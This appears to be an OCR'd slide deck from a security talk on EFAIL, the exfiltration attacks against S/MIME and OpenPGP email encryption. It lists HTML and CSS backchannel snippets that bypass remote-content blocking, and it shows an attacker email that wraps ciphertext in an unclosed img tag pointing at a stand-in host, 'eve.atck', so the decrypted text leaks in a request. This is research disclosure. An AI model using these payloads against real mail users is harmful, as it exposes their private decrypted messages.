TeleTrusT EBCA
European Bridge Certificate Authority

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EFAIL

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EFAIL

BREAKING S/MIME AND OPENPGP EMAIL ENCRYPTION USING EXFILTRATION CHANNELS

mail@efail.de | https://www.efail.de

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About me and our institute

RUHR UNIVERSITÄT BOCHUM RUB

- Security Researcher at RUB:
  - Web Services, Single Sign-On, (Applied) Crypto, SSL, crypto currencies
  - Provable security, attacks and defenses
  - Further topics: embedded security, malware, crypto…
- Co-author of several nice attacks:
  - XML Encryption, XML Signature, TLS (e.g., DROWN), printers
- Co-founder of Hackmanit:
  - Penetration tests, security analyses, workshops…

HACKMANIT

Overview

1. S/MIME and OpenPGP
2. History of Secure Email
3. Backchannels
4. Direct Exfiltration Attack
5. Malleability Gadget Attacks
6. Conclusions

Motivation for using S/MIME and PGP

Insecure Transport

- TLS *might* be used – we don't know!

Breach of Email provider

- Single point of failure
- Aren't they reading/analyzing my Emails anyway?

Compromise of Email account

- Phishing
- Bad passwords

Nation state attackers

- Massive collection of Emails
- Snowden's global surveillance disclosure

Two competing standards

OpenPGP (RFC 4880)

- First „encryption for the masses“
- Recommended by Amnesty International, EFF, or Reporters without Borders
- Web-of-Trust (no authorities)

S/MIME (RFC 5751)

- Favored by organizations
- Multi-root trust-hierarchies

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Mostly usability

Why Johnny Can't Encrypt:
A Usability Evaluation of PGP 5.0

Alma Whitten
School of Computer Science
Carnegie Mellon University

"We're on the Same Page": A Usability Study of Secure Email Using Pairs of Novice Users

Scott Ruoti[†*], Jeff Andersen[†], Scott Heidbrink[†*], Mark O'Neill[†*], Elham Vaziripour[†], Justin Wu[†], Daniel Zappala[†], Kent Seamons[†]
Brigham Young University[†], Sandia National Laboratories[*]
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
Both standards use old crypto

VULNERABLE TO PADDING ORACLE ATTACKS



DROWN

Lucky13

ROBOT

No oracle given in email

Old crypto has no negative impact

- CBC / CFB modes of operation used, but their usage is not exploitable

Assumption:
No attacker is given

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Observation

- Email clients can be forced to issue requests to arbitrary URLs
- Example: <img src="http://efail.de/">
- Backchannel: any functionality that forces the email client to interact with the network

Examples for Possible Backchannels

	HTML attributes (bypasses for remote content blocking)
H_1	`<html manifest="http://efail.de"></html>`
H_2	`<link href="http://efail.de" rel="preconnect">`
H_3	`<meta http-equiv="x-dns-prefetch-control" content="on"><a href="http://efail.de"></a>`
H_4	`<meta http-equiv="refresh" content="1; url=http://efail.de">`
H_5	`<base href="http://efail.de"><iframe src="x">`
H_6	`<img lowsrc="http://efail.de">`
H_7	`<image src="http://efail.de">`
H_8	`<svg><image href="http://efail.de"/></svg>`
H_9	`<input type="image" src="http://efail.de"/>`
H_{10}	`<audio src="http://efail.de">`
H_{11}	`<video src="http://efail.de">`
H_{12}	`<video poster="http://efail.de">`
H_{13}	`<script src="http://efail.de">`
H_{14}	`<embed src="http://efail.de"></embed>`
H_{15}	`<object data="http://efail.de"></object>`
H_{16}	`<object codebase="http://efail.de"></object>`
H_{17}	`<p style="background-image:url(1)"></p><object><embed src="http://efail.de">`
	CSS properties (bypasses for remote content blocking)
C_1	`<style>@import url('http://efail.de');</style>`
C_2	`<style>body {background-image: url('http://efail.de');}</style>`
C_3	`<style>body {background-image: \75 \72 \6C ('http://efail.de');}</style>`
C_4	`<style>body {shape-outside: url(http://efail.de);}</style>`
C_5	`<div style="background-image: url('http://efail.de')">`
C_6	`<div style="background-image: -moz-image-rect(url('https://ef`
C_7	`<style>body {background: #aaa url('http://efail.de');}</style`

Backchannels are not only based on HTML!

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Attacking encrypted Email

DIRECT EXFILTRATION

Alice's mail program
encrypts the email

Encrypting

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Alice writes a Mail to Bob

```
From: Alice
To:   Bob
```

```
Dear Bob,
the meeting tomorrow will be
at 9 o'clock.
```

Attacking encrypted Email

DIRECT EXFILTRATION

Eve captures the encrypted mail between Alice and Bob

Original E-Mail

```
From: Alice
To:   Bob
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
<img src="http://eve.atck/
```

```
Content-Type: text/html
">
```

Attacking encrypted Email

DIRECT EXFILTRATION

Bob's mail program puts the clear text back into the body

Decrypting

```
Dear Bob,
the meeting tomorrow will be
at 9 o‘clock.
```

Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
<img src="http://eve.atck/
```


```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

```
Content-Type: text/html
">
```

Attacking encrypted Email

DIRECT EXFILTRATION

Bob's mail program loads an image from the attackers url with the plaintext



Eve

Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
```

```
GET /Dear%20Bob%2C%0D%0Athe
%20meeting%20tomorrow%20will
%20be%20at%209%20o%E2%80%98c
lock.
```

```
Content-Type: text/html
">
```

Attacking encrypted Email

DIRECT EXFILTRATION

- This attack is possible since 2003 in Thunderbird
- Somewhat fixable in implementation
- But works *directly* in …
  - Apple Mail / Mail App
  - Thunderbird
  - Postbox
  - …
- **The standards do not give any definition for that!**

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
S/MIME uses CBC




Cipher Block Chaining (CBC) mode encryption


Source: wikipedia

- Cipher Block Chaining mode of operation
- Not authenticated
- Vulnerable to many attacks (TLS, XML Encryption, SSH)
- Basic problem: malleability


Malleability of CBC




Malleability of CBC




Malleability of CBC



